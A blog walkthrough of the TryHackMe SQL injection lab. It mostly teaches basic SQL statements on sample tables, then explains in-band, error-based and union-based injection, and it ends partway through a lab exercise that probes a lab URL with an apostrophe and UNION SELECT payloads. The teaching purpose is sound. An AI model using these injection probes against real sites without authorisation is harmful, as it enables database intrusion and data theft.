SQL Injection | TryHackMe (THM)

Aircon · Follow

19 min read · May 19, 2022

SQL Injection
Learn how to detect and exploit SQL Injection vulnerabilities

Lab Access: https://tryhackme.com/room/sqlinjectionlm

Task 1 Brief

SQL (Structured Query Language) Injection (SQLI) — It is an **exploit on a web application database server** that results in the execution of **malicious queries.**

- When a web application communicates with a database utilizing user input that hasn't been properly validated, an attacker has the potential to **steal, delete, or alter private and customer data** as well as attack the web application's authentication procedures to private or customer areas.
- It is one of the oldest web application vulnerabilities, but it is also one of the most destructive.

[Question 1.1] What does SQL stand for?

Answer: Structured Query Language

A database is a method of **electronically storing collections of data in an organized manner.** A database is administered by a DBMS, which is an acronym for **Database Management System.**

DBMS's are classified into two types:


1. Relational

2. Non-Relational

```
Common DBMS:
- MySQL
- Microsoft SQL
- Access
- PostgreSQL
- SQLite
```

A DBMS can contain several databases, each with its own collection of connected data.


- For instance, you could have a database called "shop." You wish to **record information about products available to buy**, **users who have signed up for your online shop**, and **orders you've received** in this database.
- This information would be stored individually in the database using "**tables**", which are recognized by a unique name for each one.



It demonstrates how a company may have several distinct databases to hold employee information or the accounts team.

What are tables?

- A table is made up of columns and rows
- Think of a table as a grid
- With columns going across the top from left to right holding the name of the cell
- Rows going from top to bottom containing the actual data


Columns
Rows

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

Columns:

- Each column, also known as a "field", has a unique name for each table.
- When you create a column, you can specify what type of data it will include.
- Common data types include integers (numbers), strings (standard text), and dates.

- Some databases, such as geospatial, can include far more complicated data, such as location information.

Setting the data type also prevents inaccurate information from being stored, such as the string "hello world" being placed in a date column. If this occurs, the database server will often generate an error message.

```
An auto-increment feature can be enabled in a column containing an
integer; this gives each row of data a unique number that grows
(increments) with each subsequent row, creating what is known as a
primary key; a primary field must be unique for every row of data
and can be used to find that exact row in SQL queries.
```

Rows:

- Individual lines of data are stored in rows or records.
- When you add data to the table, it creates a new row/record, and when you delete data, it removes a row/record.

Relational .v.s. Non-Relational Database:

- Relational — It contains information in tables, and the tables frequently interchange information; columns indicate and define the data being saved, while rows actually contain the data.

```
The tables will frequently contain a column with a unique ID
(primary key), which will subsequently be used to reference it in
other tables, resulting in a relationship between the tables, hence
the name relational database.
```

- Non-Relational — Because a database does not utilize tables, columns, and rows to store data, a certain database layout is not required, and each row of data can include different information, providing greater flexibility than a relational database.

```
Some popular databases of this type are MongoDB, Cassandra and
```


```
ElasticSearch.
```

[Question 2.1] What is the acronym for the software that controls a database?

Answer: DBMS

[Question 2.2] What is the name of the grid-like structure which holds the data?

Answer: Table




Yes, even though SQL has a variety of syntax, the main foundation would be "**retrieve (select)**," "**update**," "**insert**," and "**delete**" data.

Some database management systems have their own syntax, but the basic principle is the same, and it's important to note that SQL syntax is **NOT case sensitive**.

1st — SELECT

- It is used to RETRIEVE data from a database.


```
Example #1: select * from users;

• "select" = want to retrieve some data
• "*" = want to receive back all columns from the table
• "from users" = want to retrieve the data from the table named
users
• ";" = tells the database that this is the end of the query
```



id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

The table's name is called "users"


Example #2: select username, password from users;
• Requesting only the "**username**" and **password**" field.



username	password
jon	pass123
admin	p4ssword
martin	secret123


The table's name is called "users"

Example #3: select * from users **LIMIT 1**;
• "LIMIT 1" = forces the database only to return one row of data




id	username	password
1	jon	pass123

Example #4: select * from users **where username='admin'**;
• This will only return the rows where the username is equal to "admin"




id	username	password
2	admin	p4ssword

Example #5: select * from users **where username != 'admin'**;
• Query where not equal to admin
• "!=" = NOT EQUAL




id	username	password
1	jon	pass123
3	martin	secret123

Example #6: select * from users **where username='admin' or username='jon'**;
• This will only return the rows where the username is either equal to **admin** or **jon**.




id	username	password
1	jon	pass123
2	admin	p4ssword

Example #7: select * from users **where username='admin' and password='p4ssword'**;
• This will only return the rows where the **username is equal to "admin"**, and the **password is equal to "p4ssword"**.




id	username	password
2	admin	p4ssword

Example #8: select * from users **where username like** ‘a%’;
• This returns any rows with **username beginning with the letter "a"**




id	username	password
2	admin	p4ssword

Example #9: select * from users **where username like '%n'**;
• This returns any rows with username **ending with the letter "n"**



id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123


```
Example #10: select * from users where username like '%mi%';
• This returns any rows with a username containing the characters
"mi" within them
```




id	username	password
2	admin	p4ssword

2nd — UNION

- It **combines the results of two or more SELECT queries** to retrieve data from one or more tables.
- The rule is that each "SELECT" query **must obtain the same number of columns**, the columns must be of a **similar data type**, and the column **order must be the same.**




id	name	address	city	postcode
1	Mr John Smith	123 Fake Street	Manchester	M2 3FJ
2	Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
3	Miss Sarah Lewis	15 Fore Street	London	NW12 3GH



id	company	address	city	postcode
1	Widgets Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
2	The Tool Company	75 Industrial Road	Norwich	N22 3DR
3	Axe Makers Ltd	2b Makers Unit, Market Road	London	SE9 1KK

Using the following SQL Statement, we can gather the results from the two tables and put them into one result set:

```
SELECT name,address,city,postcode from customers UNION SELECT
company,address,city,postcode from suppliers;
```




name	address	city	postcode
Mr John Smith	123 Fake Street	Manchester	M2 3FJ
Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
Miss Sarah Lewis	15 Fore Street	London	NW12 3GH
Widgets Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
The Tool Company	75 Industrial Road	Norwich	N22 3DR
Axe Makers Ltd	2b Makers Unit, Market Road	London	SE9 1KK

Take note of the fact that it has merged. Even if each is distinct in its own table, the "field types" columns are the same, and so it is possible to combine since it requires the same (1) same columns, (2) similar data types, and (3) order.

3rd — INSERT

- It instructs the database that we would want to insert **a new row** of data into the table.

```
insert into users (username,password) values ('bob','password123');
•  "into users" = tells the database which table we wish to insert
the data into
• "(username,password)" = provides the columns we are providing data
for
• "values ('bob','password');" = provides the data for the
previously specified columns.
```




id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123
4	bob	password123

4th — UPDATE

- It instructs the database that we want to **modify one or more rows of data** in a table.

```
update users SET username='root',password='pass123' where
username='admin';
```

- You specify the table you wish to update using “**update %tablename% SET**” and then select the field or fields you wish to update as a comma-separated list such as “**username=’root’,password=’pass123'**” then finally similar to the SELECT statement, you can specify exactly which rows to update using the where clause such as “**where username=’admin;**”.




id	username	password
1	jon	pass123
2	root	pass123
3	martin	secret123
4	bob	password123

5th — DELETE

- It instructs the database that we want to **remove one or more rows** of data.
- It is similar to “SELECT” in that you can specify which data to delete using the where clause and the number of rows to remove using the LIMIT clause.

```
delete from users where username='martin';
```



id	username	password
1	jon	pass123
2	root	pass123
4	bob	password123

delete from users;

```
delete from users;
• Because no "WHERE" clause was being used in the query, all the
data is deleted in the table.
```

id	username	password

[Question 3.1] What SQL statement is used to retrieve data?

Answer: SELECT

[Question 3.2] What SQL clause can be used to retrieve data from multiple tables?

Answer: UNION

[Question 3.3] What SQL statement is used to add data?

ANSWER: INSERT

Task 4 What is SQL Injection?

What is SQL Injection?

- When user-provided data is incorporated in the SQL query, a web application using SQL can become vulnerable to SQL Injection.

[Question 4.1] What character signifies the end of an SQL query?

Answer: ;

Task 5 In-Band SQLi

In-Band SQL Injection

- It is among the simplest to detect and exploit. It refers to the same communication channel used to exploit the vulnerability and get the findings.

```
Example: Detecting a SQL Injection vulnerability on a website page
and then extracting data from the database and displaying it on the
same webpage
```

Error-Based SQL Injection

- It's most beneficial for quickly obtaining information about the database structure because **database error notifications are printed immediately to the browser screen.**
- This is frequently used to enumerate a whole database.

Union-Based SQL Injection

- It uses the SQL "UNION" operator in combination with a "SELECT" statement to return more results to the page.
- This is the most typical approach for **retrieving massive volumes of data** through a SQL Injection vulnerability.


The trick to detecting "Error-Based SQL Injection":

```
It is to BREAK the code's SQL query by attempting specific
characters until an error message is issued; these are typically:
- single apostrophes (') or
- quotation marks ( " )
```

- Try inserting an apostrophe (‘) after the id=1 and pressing enter.
- And as you can see, this returns a SQL error indicating you of a syntax mistake.
- The fact that **you received this error message confirms the existence of a SQL Injection vulnerability**. We can now exploit this flaw and use the error messages to learn more about the database structure.

[Question 5.1] What is the flag after completing level 1?

1st — Access Webpage


SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=1

My First Article
Article ID: x

Hi and welcome to my very first article for my new website......


SQL Query

```
select * from article where id = 1
```

Answer

What is the user martin's password?

2nd — Added apostrophe (‘)


https://website.thm/article?id=1'


```
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

- The fact that **you received this error message confirms the existence of a SQL Injection vulnerability.** We can now exploit this flaw and use the error messages to learn more about the database structure.

3rd — Add UNION Operator

The rationale for this is so that we can acquire an additional result of our choosing.


```
Attempt #1: 1 UNION SELECT 1
```


https://website.thm/article?id=1 UNION SELECT 1

```
SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns
```

- This line should generate an error message indicating that the UNION SELECT statement has fewer columns than the initial SELECT query.

Attempt #2: `1 UNION SELECT 1,2`

